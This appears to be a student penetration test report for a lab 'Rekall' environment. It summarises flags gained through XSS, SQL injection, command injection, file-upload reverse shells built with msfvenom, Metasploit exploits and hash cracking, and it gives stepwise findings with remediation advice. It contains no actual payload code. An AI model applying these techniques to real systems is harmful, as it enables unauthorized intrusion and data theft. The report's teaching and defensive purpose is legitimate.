




Cybersecurity

Penetration Test Report

TheEmus Cyber-Ops, LLC



Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	10
Summary of Strengths	11
Summary of Weaknesses	11
Summary Vulnerability Overview	13
Vulnerability Findings Day 1	15
Vulnerability Findings Day 2	34
Vulnerability Findings Day 3	52

Contact Information

Company Name	TheEmus Cyber-Ops,LLC
Contact Name	TheEmus Team
Contact Title	pentester

Document History

Version	Date	Author(s)	Comments
001	4/3/2024	Martina Russo	Start Date
002	4/10/2024	Martina Russo	End Date

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Executive Summary of Findings

Day 1 Flags:

Flag 1: Exploited a cross-site scripting (XSS) vulnerability on the welcome page of a website, inserting a script to retrieve the flag.

Flag 2: Accessed MemoryPlanet.php from the Recall website and inserted a script in the Choose Your Character section to retrieve the flag.

Flag 3: Accessed the comment.php page from the Recall website and inserted a script in the comment section to retrieve the flag.

Flag 4: Accessed AboutRecallPHP using curl verbose, examining the headers to find the flag.

Flag 5: Exploited a local file inclusion vulnerability on MemoryPlanner.php, uploaded a shell.php file, and retrieved the flag.

Flag 6: Uploaded a shell.php file with a modified extension (.jpg) to bypass file upload restrictions and retrieved the flag.

Flag 7: Exploited a SQL injection vulnerability on the login page, injected a payload, and gained access to retrieve the flag.

Flag 8: Identified credentials within the source code of the login page and used them to access the admin page, obtaining the flag.

Flag 9: Discovered FLAG in the robots.txt file of the website.

Flag 10: Used command injection on the networking.php page to execute commands and retrieve the flag.

Flag 11: Executed a command injection through the MX record checker field to access the contents of a file and retrieve the flag.

Flag 12: Attempted to brute force login credentials on the administrator login page, eventually gaining access and obtaining the flag.

Flag 13: Accessed the souvenir.php page, injected PHP queries to execute commands, and retrieved the flag.

Flag 14: Used Burp Suite to intercept traffic and brute force session IDs on the admin_legal_data.php page, obtaining the flag.

Flag 15: Accessed the disclaimer.php page with a specific URL to retrieve the flag from the old_disclaimers directory.

Day 2 Flags:

Flag 1: Employed a dossier source tool on total rekall.xyz's URL, extracting the flag from the 'Registrant Street' details.

Flag 2: Extracted the IP address 34.102.136.180 from the same dossier page for total rekall.xyz.

Flag 3: Utilized OSINTframework to search the certificate using the IP address acquired from the prior flag.

Flag 4: Conducted an nmap scan via terminal on the network 192.168.13.0/24, determining the number of hosts as the flag.

Flag 5: Executed an aggressive nmap scan against the hosts, identifying the Drupal host's IP address.

Flag 6: Administered a Nessus scan on the (.12) host, retrieving the flag from the top-right id number.

Flag 7: Exploited the (.10) host via Metasploit's RCE exploit, acquiring the flag through a shell session.

Flag 8: Employed the same method as Flag 7 on the (.11) host, utilizing shell shock and initiating a second session to procure the flag.

Flag 9: Accessed the server used for Flag 8, examining suspicious usernames via 'cat /etc/passwd' command to retrieve the flag.

Flag 10: Leveraged Metasploit's RCE exploit on the (.12) host, searching for a file named 'flag' using the results from Nessus scan, then downloaded and accessed the flag using Meterpreter.

Flag 11: Employed the same method as Flag 10 on the (.13) host, utilized getuid command via Meterpreter to obtain the server username, serving as the flag.

Flag 12: Accessed the exploit ending with (.14), gained entry via 'ssh' command using the registrant's name, then utilized 'find' command to acquire the flag

Day 3 Flags:

Flag 1: Conducted OSINT search on GitHub for repositories belonging to the user "Total Recall" and retrieved the flag from a file containing user credentials.

Flag 2: Retrieved the IP address of a domain and accessed a restricted page using obtained credentials, retrieving the flag.

Flag 3: Exploited FTP service on a Windows 10 machine, accessed a directory, and retrieved the flag.

Flag 4: Exploited an SLMail vulnerability on a Windows 10 machine, gained access, and retrieved the flag.

Flag 5: Created a scheduled task on a Windows machine, searched for it, and retrieved the flag from the task's comment.

Flag 6: Extracted SAM hashes from a compromised Windows machine, cracked a password hash, and gained access to retrieve the flag.

Flag 7: Located and accessed the FLAG7.txt file on a Windows machine to retrieve the flag.

Flag 8: Used cached credentials to gain access to a Windows machine, cracked a password hash, and retrieved the flag.

Flag 9: Navigated through the file system of a Windows machine and located FLAG9.txt to retrieve the flag.

Flag 10: Retrieved the password hash of an Administrator user from a Windows machine and obtained the flag.

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.


High: Indirect threat to key business processes/threat to secondary business processes.

Medium: Indirect or partial threat to business processes.

Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Effective DDoS Protection:** Implemented measures to safeguard network availability against DDoS attacks, demonstrating a proactive approach to maintaining network stability and availability.
- **Robust Network Architecture Mapping:** Demonstrated effective network architecture mapping to prevent open-source data vulnerabilities, indicating a strong understanding of potential attack vectors and a proactive approach to network security.
- **Utilization of Security Tools:** Leveraged security tools like Metasploit, Hashcat, and Nmap to prevent unauthorized access, showcasing a comprehensive approach to identifying and addressing security vulnerabilities across different layers of the network.
- **Adoption of Proactive Defensive and Offensive Strategies:** Adopted proactive defensive and offensive strategies, indicating a comprehensive security posture that not only focuses on defending against attacks but also actively seeks out and mitigates potential threats.
- **Continuous Penetration Testing:** Conducted continuous and up-to-date penetration testing to identify and address vulnerabilities, demonstrating a commitment to maintaining the security of the network infrastructure and staying ahead of emerging threats.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **Vulnerability Exploitation:** Multiple vulnerabilities like SQL injection and remote code execution indicate weaknesses in the website's code and configuration.
- **Information Disclosure:** Accessing sensitive files without proper authentication shows weaknesses in access controls, emphasizing the need for better authorization mechanisms.
- **Command Injection:** Presence of command injection vulnerabilities reveals flaws in input validation, requiring improved security measures.
- **Brute Force Attacks:** Successful brute force attacks underscore weaknesses in password policies and authentication systems.
- **Incomplete Network Segmentation:** Network scanning and exploitation expose gaps in network segmentation and access controls, urging for stronger measures.
- **Insufficient Security Awareness:** Flags obtained through social engineering highlight the importance of enhancing security training for employees.

- Hash Cracking:** Weaknesses in password storage mechanisms are evident through successful hash cracking attempts.
- Information Leakage:** Information leakage through code comments signifies the need for better code hygiene and review processes.

Summary Vulnerability Overview

Vulnerability	Severity
SQL Injection Vulnerability	Critical
Cross-Site Scripting (XSS) Vulnerability	Critical
Remote Code Execution (RCE) Vulnerability	Critical
Local File Inclusion (LFI) Vulnerability	Critical
Brute Force Attack Vulnerability	Critical
Command Injection Vulnerability	High
Local File Inclusion (LFI) Vulnerability	High
Information Disclosure	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	172.22.117.100
	172.22.117.20
	172.22.117.10
	192.168.14.35
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
Ports	21 22 80 110 8009 8080



Exploitation Risk	Total
Critical	5
High	2
Medium	1
Low	0

Vulnerability Findings DAY 1




Vulnerability 1	Findings
Title	XSS Payload
Type (Web app / Linux OS / WIndows OS)	WEB APP
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Access the welcome page PHP on the recall website. 2. Look for a field where you can input your name. 3. Insert the cross-site scripting (XSS) payload into the input field. 4. Submit the form or input to execute the XSS attack. 5. Observe the result to confirm successful execution of the XSS payload
Images	 <p>The screenshot shows a dark-themed application window titled "Welcome to VR Planning". It features a central text area with the message: "On the next page you will be designing your perfect, unique virtual reality experience! Begin by entering your name below!" Below this is a text input field with placeholder text "Put your name here" and a "GO" button. To the right of the input field, there are three circular icons with text labels: "Character Development" (a person icon), "Adventure Planning" (a gear icon), and "Location Choices" (a building icon). Each section has a brief description below its respective icon.</p>
Affected Hosts	192.168.14.35
Remediation	Enforce input validation.

Vulnerability 2	Findings
Title	XSS Payload

Type (Web app / Linux OS / WIndows OS)	WEB APPLICATION
Risk Rating	Medium
Description	<ol style="list-style-type: none">1. Access MemoryPlanet.php on the Recall website.2. Look for the option "Click here to start planning" and click on3. Navigate to the section labeled "Choose Your Character."4. Input the script into the designated input field or area.5. Ensure the script is properly injected and executed
Images	 





	
	
Affected Hosts	Web server hosting MemoryPlanner.php. 192.168.14.35
Remediation	Implement input validation to sanitize user input. Use secure coding practices to prevent XSS attacks. Regularly update and patch the web application to mitigate vulnerabilities.


Vulnerability 3	Findings
Title	XSS Payload
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Go to the comment section on the Recall page. 2. Select the option to "Leave a Comment." 3. On the page for leaving a comment, locate the space where you can write your comment. 4. Instead of a regular comment, insert the script into the comment input area. 5. Ensure the script is properly formatted and ready for execution. 6. After entering the script, submit the comment. 7. Observe the result to confirm the successful execution of the script.

Images	  
Affected Hosts	Web server hosting About Recall page 192.168.14.35
Remediation	Implement input validation to sanitize user input. Use secure coding practices to prevent XSS attacks. Regularly update and patch the web application to mitigate vulnerabilities.



Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Go back to Terminal and write a script to access AboutRecallPHP using curl with the verbose option 2. Execute the command and let it run. 3. Scroll down through the verbose output to visualize the headers. 4. Look for the header section, where you'll find Flag 4 embedded within
Images	<p>A terminal window showing a curl command being run against a web server. The command is:</p> <pre>curl -v http://192.168.14.35/About-Rekall.php</pre> <p>The response shows the following headers:</p> <pre>Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2</pre>
Affected Hosts	Web server hosting About-Rekall.php .192.168.14.35
Remediation	Encrypt sensitive data, limit access to confidential information, and implement secure communication protocols (e.g., HTTPS). Regularly audit and update access controls.

Vulnerability 5	Findings
Title	Local File Inclusion (LFI) Exploit
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High


Description	<ol style="list-style-type: none">Identify and exploit a local file inclusion vulnerability present on the MemoryPlanner.php page, knowing that the server is running on PHP.Execute the ip addr command in the terminal to determine the local IP address. Identify the address 192.168.14.1, which is in the same IP range as the server.Utilize the Metasploit Framework to create a reverse PHP shell payload using msfvenom.Redirect the output of the command to a file named shell.php.Upload the generated shell.php file to the server via the upload file option on the MemoryPlanner.php page.Upon successful upload, the server will respond with the flag path
Images	   

	
Affected Hosts	Web server hosting MemoryPlanner.php.192.168.14.35
